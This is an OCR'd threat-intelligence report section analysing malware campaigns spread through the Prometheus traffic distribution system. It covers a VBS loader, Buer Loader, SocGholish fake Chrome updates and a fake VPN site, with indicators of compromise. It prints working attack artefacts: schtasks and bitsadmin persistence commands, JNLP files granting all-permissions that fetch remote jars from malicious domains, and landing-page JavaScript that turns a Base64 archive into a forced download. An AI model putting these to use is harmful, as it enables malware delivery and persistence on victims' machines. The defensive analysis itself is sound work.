
- cmd /k exit | exit & schtasks /create /sc minute /mo 30 /tn "Task Update ButPrinciple" /f /st 00:00 /tr C:\Users\<User>\AppData\Local\ButPrinciple\ButPrinciple.vbs & exit

- cmd /k exit | exit & bitsadmin /complete EncodingFirm & exit

- cmd /k exit | exit & bitsadmin /reset & exit

At the time of analysis, there was only one similar VBS loader sample on VirusTotal, which was detectable by only one antivirus solution.

(https://www.virustotal.com/gui/file/a2bd96db3eb0f4e5ab3dd013b0a0ba69c7c84986925623dc31e3b911d963e1b9/details).



1 security vendor flagged this file as malicious

a2bd96db3eb0f4e5ab3dd013b0a0ba69c7c84986925623dc31e3b911d963e1b9
Manage-Form-3D769596.vbs
direct-cpu-clock-access obfuscated run-dll run-file runtime-modules vba write-file

29.67 KB
Size

2021-04-13 18:11:16 UTC
1 month ago

Antivirus results on 2021-04-13T18:11:16


McAfee-GW-Edition	BehavesLike.VBS.Dropper.mp	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected
Bkav Pro	Undetected	CAT-QuickHeal	Undetected

Antivirus detection for file fcd8674f8df4390d90dad6c31a3dd6f33d6a74de

Buer Loader

Within the campaign, the file "document010498(1).zip" was also distributed. It contained the file "document010498.jnlp", which downloads the payload from the domain "secure-doc-viewer[.]com".


Unfortunately, at the time of analysis, the domain was not active. Based on the contents of the file, it seems reasonable to assume that it is a decoy document used to download files relating to the second stage.



```
                              cat document010498.jnlp
<?xml version="1.0" encoding="utf-8"?>
<jnlp spec="1.0+" codebase="http://secure-doc-viewer.com/dl/" href="document010457.jnlp">
   <information>
      <title>Adobe Secure PDF VIewer</title>
      <vendor>Adobe</vendor>
      <homepage href="www.adobe.com"/>
      <description>Acrobat Secure Document Viewer</description>
          </information>
   <security>
      <all-permissions/>
   </security>
   <resources>
      <j2se version="1.6+" />
      <jar href="secure-viewer.jar" />
   </resources>
     <application-desc main-class="Secure_Document_Viewer">
   </application-desc>
thrth10498
</jnlp>
```

Contents of the file document010498.jnlp

An analysis of the domain "secure-doc-viewer[.]com" by the experts using Group-IB's graph revealed that the owner's name, as indicated in the WHOIS records of the domain, is "artem v gushin." The analysis also showed that this name is connected to more than 50 domains.




Part of the connections of the domain secure-doc-viewer[.]com according to WHOIS records

Among the related domains, researchers identified several of them using the same keywords:

- pdfsecure[.]net
- securepdfviewer[.]com
- invoicesecure[.]net

The domains are also related to .jnlp files, for example, "invoice.jnlp" (SHA1: e3249b46e76b3d94b46d45a38e175ef80b7d0526).




```
<?xml version="1.0" encoding="utf-8"?>
<jnlp spec="1.0+" codebase="http://invoicesecure.net/documents" href="invoice.jnlp">
   <information>
      <title>Secure Document Reader</title>
      <vendor>Adobe</vendor>
      <homepage href="wwww.adobe.com"/>
      <description>Adobe Secure Document Reader v.2.014</description>
          </information>
   <security>
      <all-permissions/>
   </security>
   <resources>
      <j2se version="1.6+" />
      <jar href="invoice.jar" />
   </resources>
     <application-desc main-class="Secure_Document_Reader">
   </application-desc>
</jnlp>
```

Content of the invoice.jnlp

Several studies[3] indicate that the above domains are part of the Buer Loader distribution campaign.

SocGholish

The analysis of the URLs of the compromised sites used in the Prometheus TDS infrastructure revealed that some of them redirect the user to the home page of the compromised website.




Requests

URL	IP	Method	Status	Type	Mime	Size	
https://arhantayoga.se/chilled.php	185.146.21.157 🇨🇿	GET	200	Document	text/html	937	Request headers Response headers Body
https://arhantayoga.se/chilled.php	185.146.21.157 🇨🇿	GET	200	Document	text/html	956	Request headers Response headers Body
https://arhantayoga.se/ → https://www.arhantayoga.se/	185.146.21.157 🇨🇿	GET	301				Request headers Response headers

Prometheus.Backdoor URL that redirects the visitor to the home page of the compromised site


Through research, it was discovered that these sites are used to distribute the SocGholish malware under the guise of Google Chrome browser updates.



https://method.nonprofitsustainability.com/topic/article.php?j=543254&b=250&u=2040e07f7151929f663a3e17bab2c5ec	185.122.57.238	GET	200	Script	text/html	6589	Request headers Response headers Body
https://method.nonprofitsustainability.com/browserfiles/css.css	185.122.57.238	GET	200	Stylesheet	text/css	12870	Request headers Response headers Body

Loading a landing page with fake Google Chrome browser updates


At the same time, SocGholish uses a malicious file distribution pattern very similar to the script used by Prometheus TDS. When the user visits an infected site, they see a page with JavaScript code that contains a Base64 encoded ZIP archive with a malicious file that will be downloaded if the user clicks on the "Update browser" button.



```
var file64 = 'BASE64_FILE_DATA';
var filename = 'Chrome.992d73.zip';
var browser = 'Chrome';
var special = '0';
var auto = '0';

var filePlain = window.atob(file64);
var a = document.getElementById('buttonDownload');
var isMS = checkMS();
var file;

if(filename.substr(-4) == '.zip' || filename.substr(-4) == '.rar') {
    var binArray = new Uint8Array(filePlain.length);
    for(var i=0; i < filePlain.length; i++) {
        binArray[i] = filePlain.charCodeAt(i);
    }
    file = new Blob([binArray], {type: 'application/octet-stream'});
}
else {
    //filePlain += 'var b = "'+Math.random()+'";';
    file = new Blob([filePlain], {type: 'application/json'});
}
```

Part of the SocGholish landing page

To the user, this page appears to be offering browser updates.



Update Chrome

Not secure [redacted]

chrome

You are using an older version of Chrome


Update now to keep your Chrome browser running smoothly and securely.

Your download will begin automatically. If not, click here:

Screenshot of the fake page offering a Chrome browser update

Fake VPN

In addition to distributing malicious files, Prometheus TDS is also used as a classic TDS to redirect users to specific sites. One of these sites is the fake site of a well-known VPN provider located at hXXps://huvpn[.]com/free-vpn/. Clicking the download button initiates the download of a malicious EXE file from hXXps://windscribe.s3.us-east-2.amazonaws[.]com/Windscribe.exe (SHA1: f729b75d68824f200bebe3c3613c478f9d276501).



